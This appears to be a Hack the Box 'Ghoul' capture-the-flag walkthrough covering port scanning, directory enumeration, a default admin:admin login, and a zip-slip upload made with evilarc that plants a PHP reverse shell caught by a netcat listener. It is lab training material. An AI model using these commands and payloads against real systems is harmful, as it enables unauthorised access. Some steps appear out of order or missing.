
Hack the Box – Ghoul


As normal I add the IP of the machine 10.10.10.101 to /etc/hosts as ghoul.htb



NMAP

To start off with, I perform a port discovery to see what I could find.

nmap -p- -sT -sV -sC -oN initial-scan ghoul.htb




```
root@kali:/opt/htb/ghoul.htb# nmap -p- -sT -sV -sC -oN initial-scan ghoul.htb
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-06 20:06 BST
Nmap scan report for ghoul.htb (10.10.10.101)
Host is up (0.045s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c1:1c:4b:0c:c6:de:ae:99:49:15:9e:f9:bc:80:d2:3f (RSA)
|_  256 a8:21:59:7d:4c:e7:97:ad:78:51:da:e5:f0:f9:ab:7d (ECDSA)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Aogiri Tree
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63:59:8b:4f:8d:0a:e1:15:44:14:57:27:e7:af:fb:3b (RSA)
|   256 8c:8b:a0:a8:85:10:3d:27:07:51:29:ad:9b:ec:57:e3 (ECDSA)
|_  256 9a:f5:31:4b:80:11:89:26:59:61:95:ff:5c:68:bc:a7 (ED25519)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Aogiri
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88 - Error report
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.57 seconds
```


It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22 and 2222 and HTTP on 80 and 8080.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80.



And I get the following on port 8080



http://ghoul.htb:8080 is requesting your username and password. The site says: "Aogiri"


User Name:

Password:

After a bit of enumeration around the filesystem, I found some interesting files located within the bob home directory.

Directory Enumeration

I initially attempted a directory enumeration using the common wordlists




```
root@kali:/opt/htb/ghoul.htb# gobuster -u http://ghoul.htb -w /usr/share/dirb/wordlists/common.txt

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://ghoul.htb/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirb/wordlists/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/06 20:23:52 Starting gobuster
=====================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/archives (Status: 301)
/css (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
/users (Status: 301)
=====================================================
2019/05/06 20:24:12 Finished
=====================================================
```

After further enumeration on the directories, I did not come up with anything interesting.

8080

When I looked again at port 8080, I attempted some default credentials. To my surprise, the first ones I attempted got me in. ***admin:admin***




http://ghoul.htb:8080 is requesting your username and password. The site says: "Aogiri"

User Name: admin


Password: •••••

Now that I had the correct credentials, I was now faced with a new page.



Looking over the web page on 8080, I come across an upload function.


There were 2 functions on this upload. The one was to upload a single jpeg image and the other was to upload a zip file if we have multiple images to upload.



Shell


Seeing that this web server allowed uploads of zip files, I instantly thought of evilarc. I knew this is a common vulnerability and attempted to upload the file to the /var/www/html

python evilarc php-reverse-shell.php -p /var/www/html -os=unix



```
root@kali:/opt/htb/ghoul.htb/files# python evilarc.py php-reverse-shell.php -p /var/www/html --os=unix
Creating evil.zip containing ../../../../../../../..//var/www/html/php-reverse-shell.php
```

I then uploaded the file using the zip file upload.



Thank You for contributing to Ghoul Art Society!

File Uploaded Successfully


Having trouble? Contact us

Continue to homepage

The file had successfully been uploaded. Now I would need to see if the file had indeed been executed and extracted my payload to the /var/www/html folder.

I started a listener up to see if I would get a connection.


nc -nlvp 1339



```
root@kali:/opt/htb/ghoul.htb/files# nc -nlvp 1339
listening on [any] 1339 ...
```

I then browsed to the location of the uploaded file.

http://ghoul.htb/php-reverse-shell.php



HTTP Status 404 - /php-reverse-shell.php


type Status report

message /php-reverse-shell.php

description The requested resource is not available.

Apache Tomcat/7.0.88

And I got a reverse shell.



```
root@kali:/opt/htb/ghoul.htb/files# nc -nlvp 1339
listening on [any] 1339 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.101] 46816
Linux Aogiri 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 09:21:26 up  9:25,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Once I had a shell, I instantly spawned a better one

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

